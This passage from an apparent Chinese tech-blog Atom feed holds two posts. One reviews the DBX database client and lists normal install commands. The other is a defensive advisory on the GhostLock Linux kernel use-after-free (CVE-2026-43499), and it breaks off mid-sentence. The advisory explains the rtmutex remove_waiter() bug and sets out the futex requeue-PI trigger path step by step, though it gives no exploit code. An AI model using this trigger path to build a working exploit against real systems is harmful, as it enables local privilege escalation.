

      <![CDATA[<h2 id="数据库客户端的「老问题」"><a href="#数据库客户端的「老问题」" class="headerlink" title="数据库客户端的「老问题」"></a>数据库客户端的「老问题」</h2><p>日常和数据库打交道的人，桌面大概率是这样长起来的：</p><ul><li>连 <strong>MySQL</strong>：装一个客户端（DBeaver 要带 Java 运行时，DataGrip 自带 JRE，Navicat 要钱）；</li><li>查 <strong>Redis</strong>：再装个 RedisInsight 或 Another Redis Desktop Manager；</li><li>看 <strong>MongoDB</strong>：又一个工具；</li><li>盯 <strong>Kafka</strong>：还得来个 Offset Explorer 或 Kafdrop；</li><li>国产库（<strong>达梦</strong>、openGauss、KingbaseES）：很多工具支持不全，还得另找；</li></ul><p>每个工具三五百 MB 起步，加起来就是几个 G，启动慢、升级散、快捷键还各不相同。</p><p>最近在 GitHub 上刷到一个项目 <strong><a href="https://github.com/t8y2/dbx">DBX</a></strong>，思路是「<strong>全部收进一个 25 MB 的 App</strong>」——刚过 6 个月就攒了近 <strong>2.7 万 Star</strong>，值得写一篇文章。</p><h2 id="DBX-是什么"><a href="#DBX-是什么" class="headerlink" title="DBX 是什么"></a>DBX 是什么</h2><p>一句话：<strong>一个用 Rust 写的轻量级跨平台数据库客户端</strong>，把 100+ 种数据源的连接、查询、管理都收进单一应用。</p><table><thead><tr><th>项目</th><th>内容</th></tr></thead><tbody><tr><td>地址</td><td><a href="https://github.com/t8y2/dbx">github.com&#x2F;t8y2&#x2F;dbx</a></td></tr><tr><td>语言</td><td>Rust（Tauri 框架，前端 Vue）</td></tr><tr><td>体积</td><td><strong>约 25 MB</strong>——无 JRE、无 Python 环境、不打包 Chromium</td></tr><tr><td>协议</td><td>Apache License 2.0（完全开源，可商用）</td></tr><tr><td>支持</td><td>100+ 数据库 + 消息队列&#x2F;中间件控制台</td></tr><tr><td>形态</td><td>桌面端（macOS &#x2F; Windows &#x2F; Linux）、Docker&#x2F;Web 自托管、CLI、MCP Server</td></tr><tr><td>官网</td><td><a href="https://dbxio.com/">dbxio.com</a></td></tr><tr><td>热度</td><td>26,000+ Stars &#x2F; 2,400+ Forks，长期在活跃更新</td></tr></tbody></table><p><img src="/img/dbx-overview.svg" alt="DBX 特性总览"></p><h2 id="第一个卖点：轻，是真的轻"><a href="#第一个卖点：轻，是真的轻" class="headerlink" title="第一个卖点：轻，是真的轻"></a>第一个卖点：轻，是真的轻</h2><p>同类工具的体积对比很直观：</p><table><thead><tr><th>工具</th><th>运行时依赖</th><th>体积量级</th></tr></thead><tbody><tr><td>DBeaver</td><td>需要 Java</td><td>数百 MB</td></tr><tr><td>DataGrip</td><td>自带 JRE</td><td>1 GB+</td></tr><tr><td>TablePlus</td><td>原生但免费版受限</td><td>—</td></tr><tr><td><strong>DBX</strong></td><td><strong>无额外依赖，单二进制</strong></td><td><strong>约 25 MB</strong></td></tr></tbody></table><p>它用 Rust + Tauri 构建，界面走系统 WebView，所以不用像 Electron 那样塞一整个 Chromium，也不用像 Java 系那样带运行时。<strong>下载、双击、连接</strong>——没有「先装 Java」这一步。</p><p>体积小的直接收益是启动快、内存占用低，老旧笔记本上体感明显。</p><h2 id="第二个卖点：100-数据源，一个工具全收"><a href="#第二个卖点：100-数据源，一个工具全收" class="headerlink" title="第二个卖点：100+ 数据源，一个工具全收"></a>第二个卖点：100+ 数据源，一个工具全收</h2><p>这是 DBX 最「离谱」的部分。官方列出的支持清单（我核对过 README）大致分几类：</p><p><strong>国际主流</strong>：MySQL、PostgreSQL、SQLite、Redis、MongoDB、DuckDB、ClickHouse、SQL Server、Oracle、Elasticsearch、MariaDB、TiDB、CockroachDB、InfluxDB、Redshift、BigQuery、Snowflake（agent 方式）、Cassandra、Neo4j……</p><p><strong>国产数据库</strong>（对国内用户很关键）：<strong>达梦 DM</strong>、openGauss、GaussDB、OceanBase、KingbaseES（人大金仓）、KWDB、Vastbase（海量）、GoldenDB、Doris、SelectDB、StarRocks、TDengine、XuguDB（虚谷）、HighGo（瀚高）、UXDB、YashanDB（崖山）、GBase 8a&#x2F;8s……</p><p><strong>向量&#x2F;搜索库</strong>：Qdrant、Milvus、Weaviate、Meilisearch、Manticore Search……</p><p><strong>外加「Agent 模式」</strong>：H2、Trino、PrestoSQL、Hive、DB2、Informix、Databricks、SAP HANA、Teradata、Vertica、Firebird、Exasol 等通过代理扩展，还可以接<strong>任意 JDBC 连接</strong>。</p><h3 id="不只是数据库：消息队列也有控制台"><a href="#不只是数据库：消息队列也有控制台" class="headerlink" title="不只是数据库：消息队列也有控制台"></a>不只是数据库：消息队列也有控制台</h3><p>DBX 还给中间件做了一等公民的界面：</p><ul><li><strong>Kafka &#x2F; RocketMQ &#x2F; RabbitMQ &#x2F; Pulsar</strong>：Topic、消费组、消息浏览、查询追踪、Broker 监控；</li><li><strong>MQTT</strong>：Topic 树导航、订阅、发布；</li><li><strong>Nacos &#x2F; Consul &#x2F; ZooKeeper &#x2F; etcd</strong>：服务发现、KV&#x2F;配置浏览、健康检查、ACL。</li></ul><p>以前要开三四个工具干的事，现在一个窗口。</p><h2 id="核心功能：日常操作都齐"><a href="#核心功能：日常操作都齐" class="headerlink" title="核心功能：日常操作都齐"></a>核心功能：日常操作都齐</h2><p><img src="/img/dbx/dbx-main.jpg" alt="DBX 主界面"></p><p><strong>查询编辑器</strong>：CodeMirror 6 内核，SQL 高亮、元数据感知补全、<code>Cmd+Enter</code> 执行、选中执行、SQL 格式化、诊断提示、9 种主题；查询历史、SQL 片段收藏、标签页恢复。</p><p><img src="/img/dbx/dbx-dark.jpg" alt="DBX 暗色模式"></p><p><strong>数据网格</strong>：虚拟滚动扛大数据量，行内编辑（保存前先预览 SQL）、DataGrip 风格的过滤、全文搜索、分页、列宽自适应；导出&#x2F;复制支持 <strong>CSV &#x2F; JSON &#x2F; Markdown &#x2F; XLSX &#x2F; INSERT 语句</strong>。</p><p><strong>Schema 工具</strong>（这块做得比预期全）：</p><ul><li>结构浏览器：库、Schema、表、列、索引、外键、触发器，支持搜索和固定；</li><li><strong>ER 图</strong>：表关系可视化；</li><li><strong>结构对比（Schema diff）</strong>：跨连接比结构；</li><li><strong>执行计划</strong>：可视化 Explain；</li><li><strong>字段血缘</strong>：列级血缘分析；</li><li>跨库对象搜索。</li></ul><p><img src="/img/dbx/dbx-er.jpg" alt="DBX ER 图"></p><p><strong>数据操作</strong>：CSV&#x2F;Excel 导入、跨库数据迁移、整库导出、表数据对比、直接执行 <code>.sql</code> 文件、拖拽 Parquet&#x2F;CSV&#x2F;JSON 即时预览（背后是 DuckDB）。</p><p><strong>顺手的一个功能</strong>：支持从 DBeaver &#x2F; Navicat <strong>导入连接配置</strong>——迁移过来不用一个个重新填连接信息。</p><h2 id="第三个卖点：AI-助手-MCP"><a href="#第三个卖点：AI-助手-MCP" class="headerlink" title="第三个卖点：AI 助手 + MCP"></a>第三个卖点：AI 助手 + MCP</h2><p>这是 DBX 区别于传统客户端的地方。</p><h3 id="内置-AI-SQL-助手"><a href="#内置-AI-SQL-助手" class="headerlink" title="内置 AI SQL 助手"></a>内置 AI SQL 助手</h3><p>选中表、用自然语言描述需求，直接得到 SQL——不用在聊天工具和客户端之间复制粘贴。支持：</p><ul><li>解释查询、优化 SQL、修复报错；</li><li><strong>AI 生成的 SQL 在执行前会过一遍安全审查</strong>（防止 AI 意外生成 DROP&#x2F;UPDATE 全表这类语句）；</li><li>模型可选：Claude、OpenAI、<strong>本地模型（Ollama）</strong> 或任何 OpenAI 兼容端点——不想让数据出本地的可以用 Ollama。</li></ul><h3 id="MCP-Server：让-AI-编程助手直连你的数据库"><a href="#MCP-Server：让-AI-编程助手直连你的数据库" class="headerlink" title="MCP Server：让 AI 编程助手直连你的数据库"></a>MCP Server：让 AI 编程助手直连你的数据库</h3><p>DBX 单独提供 Rust 实现的 MCP Server，Claude Code、Cursor、Windsurf 这类支持 MCP 的 AI 工具可以直接查询你<strong>已经配置好的</strong>数据库连接：</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="punctuation">&#123;</span></span><br><span class="line">  <span class="attr">&quot;mcpServers&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">    <span class="attr">&quot;dbx&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span> <span class="attr">&quot;command&quot;</span><span class="punctuation">:</span> <span class="string">&quot;npx&quot;</span><span class="punctuation">,</span> <span class="attr">&quot;args&quot;</span><span class="punctuation">:</span> <span class="punctuation">[</span><span class="string">&quot;-y&quot;</span><span class="punctuation">,</span> <span class="string">&quot;@dbx-app/mcp-server&quot;</span><span class="punctuation">]</span> <span class="punctuation">&#125;</span></span><br><span class="line">  <span class="punctuation">&#125;</span></span><br><span class="line"><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p>这个设计有几个细节考虑得不错：</p><ul><li><strong>权限分级</strong>：在 DBX 设置里管理连接的允许清单，和 <strong>只读 &#x2F; 数据读写 &#x2F; 完全访问</strong> 三档模式，机器码是 <code>read_only</code> &#x2F; <code>safe_write</code> &#x2F; <code>high_risk_write</code>；</li><li><strong>独立分发</strong>：MCP Server 和桌面端分开安装，不装桌面端也能在服务器环境跑（官方提供 macOS&#x2F;Linux&#x2F;Windows 预编译二进制）；</li><li>也提供<strong>不依赖 Node.js 的离线环境方案</strong>（预编译原生二进制），以及指向 Docker&#x2F;Web 后端的配置（<code>DBX_WEB_URL</code>）。</li></ul><h3 id="CLI：脚本和-Agent-友好"><a href="#CLI：脚本和-Agent-友好" class="headerlink" title="CLI：脚本和 Agent 友好"></a>CLI：脚本和 Agent 友好</h3><p>终端党也有得用：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">npm install -g @dbx-app/cli</span><br><span class="line"><span class="comment"># 或 Homebrew</span></span><br><span class="line">brew tap t8y2/tap &amp;&amp; brew install dbx-cli</span><br><span class="line"></span><br><span class="line">dbx connections list --json          <span class="comment"># 列连接</span></span><br><span class="line">dbx query <span class="built_in">local</span> <span class="string">&quot;select 1&quot;</span> --json    <span class="comment"># 执行查询，输出 JSON</span></span><br><span class="line">dbx agent setup                      <span class="comment"># 安装官方 Agent Skill</span></span><br></pre></td></tr></table></figure><p>值得一提：<code>dbx agent setup</code> 会把官方的 <strong>DBX Agent Skill</strong> 装到 <code>~/.agents/skills/dbx</code>，让支持 Skill 的 AI Agent（比如 Claude Code）知道怎么安全地调用 DBX CLI——这个设计跟上了现在 Agent 工具链的玩法。</p><h2 id="四种打开方式"><a href="#四种打开方式" class="headerlink" title="四种打开方式"></a>四种打开方式</h2><table><thead><tr><th>形态</th><th>适合场景</th></tr></thead><tbody><tr><td><strong>桌面端</strong></td><td>个人日常开发，macOS &#x2F; Windows &#x2F; Linux 原生应用</td></tr><tr><td><strong>Docker &#x2F; Web</strong></td><td>自托管给团队用，浏览器访问；官方镜像多架构（amd64&#x2F;arm64）</td></tr><tr><td><strong>CLI</strong></td><td>终端、脚本自动化、AI Agent 调用</td></tr><tr><td><strong>MCP Server</strong></td><td>让 AI 编程助手直连数据库</td></tr></tbody></table><p>同一个工具、同一套连接，四种入口，随时切换。</p><h2 id="安装：选一条命令"><a href="#安装：选一条命令" class="headerlink" title="安装：选一条命令"></a>安装：选一条命令</h2><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># macOS (Homebrew)</span></span><br><span class="line">brew install --cask dbx</span><br><span class="line"></span><br><span class="line"><span class="comment"># Windows (Scoop)</span></span><br><span class="line">scoop bucket add dbx https://github.com/t8y2/scoop-bucket</span><br><span class="line">scoop install dbx</span><br><span class="line"></span><br><span class="line"><span class="comment"># Windows (WinGet)</span></span><br><span class="line">winget install t8y2.dbx</span><br><span class="line"></span><br><span class="line"><span class="comment"># Linux (Flatpak)</span></span><br><span class="line">flatpak install flatpark com.dbxio.dbx</span><br></pre></td></tr></table></figure><p><strong>Docker 自托管</strong>（默认端口 4224）：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">docker run -d --pull=always --name dbx -p 4224:4224 \</span><br><span class="line">  -v dbx-data:/app/data \</span><br><span class="line">  t8y2/dbx:latest</span><br></pre></td></tr></table></figure><p>然后浏览器打开 <code>http://localhost:4224</code> 即可。</p><blockquote><p>国内用户提示：官方提供了 CNB 镜像 <code>docker.cnb.cool/dbxio.com/dbx:latest</code>，拉取更快。</p></blockquote><p>生产环境建议用 <code>DBX_SECRET_KEY_FILE</code> 或 <code>DBX_SECRET_KEY</code> 显式指定密钥（可以对接 Docker&#x2F;K8s Secret），别用默认的托管密钥。</p><h2 id="安全性：几点做得比较认真"><a href="#安全性：几点做得比较认真" class="headerlink" title="安全性：几点做得比较认真"></a>安全性：几点做得比较认真</h2><p>数据库客户端手里握着的是「所有库的钥匙」，DBX 在这块的细节值得说：</p><ul><li><strong>凭据加密存储</strong>：连接、插件、AI、隧道的凭据全部加密写入 <code>dbx.db</code>；桌面端用系统密钥链（macOS Keychain &#x2F; Windows Credential Manager &#x2F; Linux Secret Service），Web&#x2F;Docker 用独立密钥文件；</li><li><strong>破坏性操作二次确认</strong>：DELETE、DROP 这类操作有确认弹窗；</li><li><strong>SSH 隧道</strong>：内置支持密钥和密码两种方式（连内网库不用另开隧道工具）；</li><li><strong>MCP 权限管控</strong>：前面说的三档权限 + 连接白名单，AI 拿不到你没授权的库；</li><li>从旧版明文存储升级时有<strong>数据安全升级向导</strong>，迁移前自动做备份。</li></ul><h2 id="适合谁-不适合谁"><a href="#适合谁-不适合谁" class="headerlink" title="适合谁 &#x2F; 不适合谁"></a>适合谁 &#x2F; 不适合谁</h2><p><strong>适合</strong>：</p><ul><li>手里同时管着 MySQL、Redis、MongoDB 等多种库的<strong>后端 &#x2F; 运维 &#x2F; DBA</strong>——一个工具全搞定；</li><li>用<strong>国产数据库</strong>（达梦、openGauss、KingbaseES 等）的朋友——这类支持在商业工具里经常要加钱或者干脆没有；</li><li>想给 <strong>AI 编程助手接数据库</strong>的人——MCP + CLI + Agent Skill 这套组合目前是同类里比较完整的；</li><li>在意体积和启动速度、不想为了查个表装 1 GB 工具链的人。</li></ul><p><strong>不适合</strong>：</p><ul><li>只连一种库、平时就用命令行 <code>mysql</code> &#x2F; <code>redis-cli</code> 的高手——那也够用，DBX 是非必需品；</li><li>需要特别深度某家定制特性（比如 Oracle 全家桶高级管理功能）的场景——商业专项工具仍然更全。</li></ul><h2 id="写在最后"><a href="#写在最后" class="headerlink" title="写在最后"></a>写在最后</h2><p>DBX 的思路很清楚：<strong>把「轻」和「全」这对矛盾用 Rust 的技术栈解开</strong>——25 MB 的体积装下 100+ 数据源，再往前一步接上了 AI 和 MCP 这波浪潮。项目 4 月底开源，到现在 6 个月迭代到近 27k Star，更新节奏很快（最近一次提交就在今天），Apache 2.0 协议对个人和企业都友好。</p><p>如果你现在的数据库工具链是「四五个 App 拼起来的」，值得花十分钟试试它——先从桌面端开始，再把 MCP 配上，体验一下 AI 直接查你数据库的感觉。</p><blockquote><ul><li>GitHub：<a href="https://github.com/t8y2/dbx">https://github.com/t8y2/dbx</a></li><li>官网：<a href="https://dbxio.com/">https://dbxio.com</a></li><li>插件市场：<a href="https://github.com/t8y2/dbx-store">https://github.com/t8y2/dbx-store</a></li><li>社群：QQ 群 1087880322 &#x2F; 微信群 &#x2F; 飞书群 &#x2F; Discord（官网 README 均有入口）</li></ul></blockquote>]]>
    </content>
    <id>https://blog.u8m.cn/posts/5c9adc273dc8/</id>
    <link href="https://blog.u8m.cn/posts/5c9adc273dc8/"/>
    <published>2026-10-16T09:00:00.000Z</published>
    <summary>装个 MySQL 客户端要几百 MB，查 Redis 又要换个工具，管 Kafka 再来一个——DBX 把这些收进了一个 25 MB 的 Rust 应用：100+ 数据库、消息队列控制台、内置 AI 助手和 MCP Server，桌面 / Docker / CLI 全覆盖，Apache 2.0 开源。</summary>
    <title>25 MB 通吃 100+ 数据库：DBX，一个带 AI 和 MCP 的开源数据库客户端</title>
    <updated>2026-10-16T08:34:57.240Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="安全" scheme="https://blog.u8m.cn/tags/%E5%AE%89%E5%85%A8/"/>
    <category term="Linux" scheme="https://blog.u8m.cn/tags/Linux/"/>
    <category term="内核" scheme="https://blog.u8m.cn/tags/%E5%86%85%E6%A0%B8/"/>
    <category term="RHEL" scheme="https://blog.u8m.cn/tags/RHEL/"/>
    <category term="漏洞处置" scheme="https://blog.u8m.cn/tags/%E6%BC%8F%E6%B4%9E%E5%A4%84%E7%BD%AE/"/>
    <content>
      <![CDATA[<h2 id="一个”没有退路”的内核漏洞"><a href="#一个”没有退路”的内核漏洞" class="headerlink" title="一个”没有退路”的内核漏洞"></a>一个”没有退路”的内核漏洞</h2><p>Red Hat 在 7 月发布的安全公告 <strong>RHSB-2026-010</strong> 里披露了一个代号 <strong>GhostLock</strong> 的 Linux 内核漏洞，编号 <strong>CVE-2026-43499</strong>（CVSS 3.1 评分 <strong>7.8</strong>，Red Hat 定级 <strong>Important</strong>）。</p><p>它有几个特点凑在一起，让运维很难受：</p><ul><li><strong>影响面极广</strong>：RHEL 6、7、8、9、10 全系在内，连带 RHEL CoreOS、OpenShift Container Platform、OpenStack Platform、Virtualization；</li><li><strong>本地提权 + 可导致 DoS</strong>：攻击者拿到的不是”信息泄露”级别的边角问题，而是实打实的 Use-After-Free；</li><li><strong>没有运行时缓解手段</strong>：受影响代码编译进了所有标准内核，模块卸不掉、sysctl 关不掉——公告明确写了，<strong>唯一完整的修复方式是升级内核并重启</strong>。</li></ul><p>最后一条是关键。通常内核漏洞还能”先挂个缓解措施顶一顶，等下个维护窗口再升级”；GhostLock 不给这个选项。</p><h2 id="漏洞速览"><a href="#漏洞速览" class="headerlink" title="漏洞速览"></a>漏洞速览</h2><table><thead><tr><th>项目</th><th>内容</th></tr></thead><tbody><tr><td>公告</td><td>RHSB-2026-010（2026-07-08 发布，2026-09-08 更新）</td></tr><tr><td>CVE</td><td>CVE-2026-43499（另有 CVE-2026-53166，见后文说明）</td></tr><tr><td>代号</td><td>GhostLock</td></tr><tr><td>类型</td><td>Use-After-Free（CWE-416）／ Red Hat 归类为过期指针解引用（CWE-825）</td></tr><tr><td>评分</td><td>CVSS 3.1 <strong>7.8 High</strong>（<code>AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H</code>）</td></tr><tr><td>位置</td><td><code>kernel/locking/rtmutex.c</code> 的 <code>remove_waiter()</code></td></tr><tr><td>影响</td><td>RHEL 6 &#x2F; 7 &#x2F; 8 &#x2F; 9 &#x2F; 10 及 RHEL CoreOS、OpenShift、OpenStack Platform、Virtualization</td></tr><tr><td>攻击条件</td><td>本地低权限账户（能调用 syscall），不可从网络直接触达</td></tr><tr><td>缓解</td><td>无运行时缓解；升级内核 + 重启，或使用 kpatch（见下文）</td></tr></tbody></table><h2 id="技术原理：futex-PI-路径上的三个-bug"><a href="#技术原理：futex-PI-路径上的三个-bug" class="headerlink" title="技术原理：futex PI 路径上的三个 bug"></a>技术原理：futex PI 路径上的三个 bug</h2><p>要理解这个漏洞，先要理解几个内核概念。别慌，我用最直白的方式讲。</p><h3 id="背景：futex-与优先级继承"><a href="#背景：futex-与优先级继承" class="headerlink" title="背景：futex 与优先级继承"></a>背景：futex 与优先级继承</h3><p><strong>futex</strong>（Fast Userspace Mutex）是 Linux 用户态线程同步的基石——<code>pthread_mutex_t</code>、Java 的锁、Go 的 runtime 调度，底层都在用它。</p><p><strong>优先级继承（PI, Priority Inheritance）</strong> 是 futex 的一个高级特性：当高优先级线程在等一个被低优先级线程持有的锁时，内核会临时”抬高”低优先级线程的优先级，避免<strong>优先级反转</strong>（火星探路者号当年就栽在这上面）。用 PI futex 必须走一套更复杂的内核路径：线程会在 rtmutex 的红黑树（rbtree）里排队等待，内核维护”谁在等谁”的链式结构——这就是<strong>优先级链</strong>。</p><h3 id="漏洞点：remove-waiter-用错了对象"><a href="#漏洞点：remove-waiter-用错了对象" class="headerlink" title="漏洞点：remove_waiter() 用错了对象"></a>漏洞点：<code>remove_waiter()</code> 用错了对象</h3><p>这次的 bug 出在排队线程的<strong>移除</strong>逻辑上。</p><p><code>remove_waiter()</code> 有两条调用路径：</p><ol><li><strong>慢速锁路径</strong>（slowlock）：线程自己等锁、自己放弃——这条路径上 <code>waiter::task</code> 和 <code>current</code>（当前运行的线程）是同一个；</li><li><strong>proxy-lock 回滚路径</strong>：<code>futex_requeue()</code> 处理 <code>FUTEX_CMP_REQUEUE_PI</code>（批量转移等待者）时，会先”代理”某个线程去排队（<code>rt_mutex_start_proxy_lock()</code>）；如果中途检测到死锁风险，需要回滚——此时调用 <code>remove_waiter()</code> 的<strong>是发起 requeue 的那个线程，而被移除的 waiter 属于另一个线程</strong>。</li></ol><p>问题就在这里：<strong><code>remove_waiter()</code> 的所有出队操作都按 <code>current</code>（发起者）来做，而不是按 <code>waiter::task</code>（真正排队的人）来做。</strong> 在第二条路径上，这两个不是同一个线程。</p><p>按内核补丁的描述，这直接引发三个连锁问题：</p><ol><li><strong>rbtree 出队时没有持有 <code>waiter::task::pi_lock</code></strong>——锁保护缺失，并发下红黑树结构可能被破坏；</li><li><strong>waiter 线程的 <code>pi_blocked_on</code> 状态没有被清理</strong>——该字段指着优先级链上的节点，不清理就留下一个<strong>悬空指针</strong>，这是 UAF 的引信；</li><li><strong><code>rt_mutex_adjust_prio_chain()</code> 操作了错误的 top-priority waiter</strong>——优先级链调整跑到了错误的线程上，链状态恶化。</li></ol><p>三者叠加，攻击者可借此制造 Use-After-Free（悬空指针被复用）或触发内核崩溃。</p><h3 id="攻击路径"><a href="#攻击路径" class="headerlink" title="攻击路径"></a>攻击路径</h3><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">本地低权限用户</span><br><span class="line">  └─ futex(2) 系统调用，操作码 FUTEX_CMP_REQUEUE_PI</span><br><span class="line">       └─ futex_requeue()</span><br><span class="line">            └─ rt_mutex_start_proxy_lock()</span><br><span class="line">                 └─ 构造死锁检测错误 → proxy-lock 回滚</span><br><span class="line">                      └─ remove_waiter()  ← 按 current 操作，对象错位</span><br><span class="line">                           └─ 悬空指针 → Use-After-Free → 提权 / DoS</span><br></pre></td></tr></table></figure><p><img src="/img/ghostlock-path.svg" alt="GhostLock 漏洞触发路径"></p><p>值得注意的是 CVSS 向量里的 <code>AC:L</code>（攻击复杂度低）：NVD 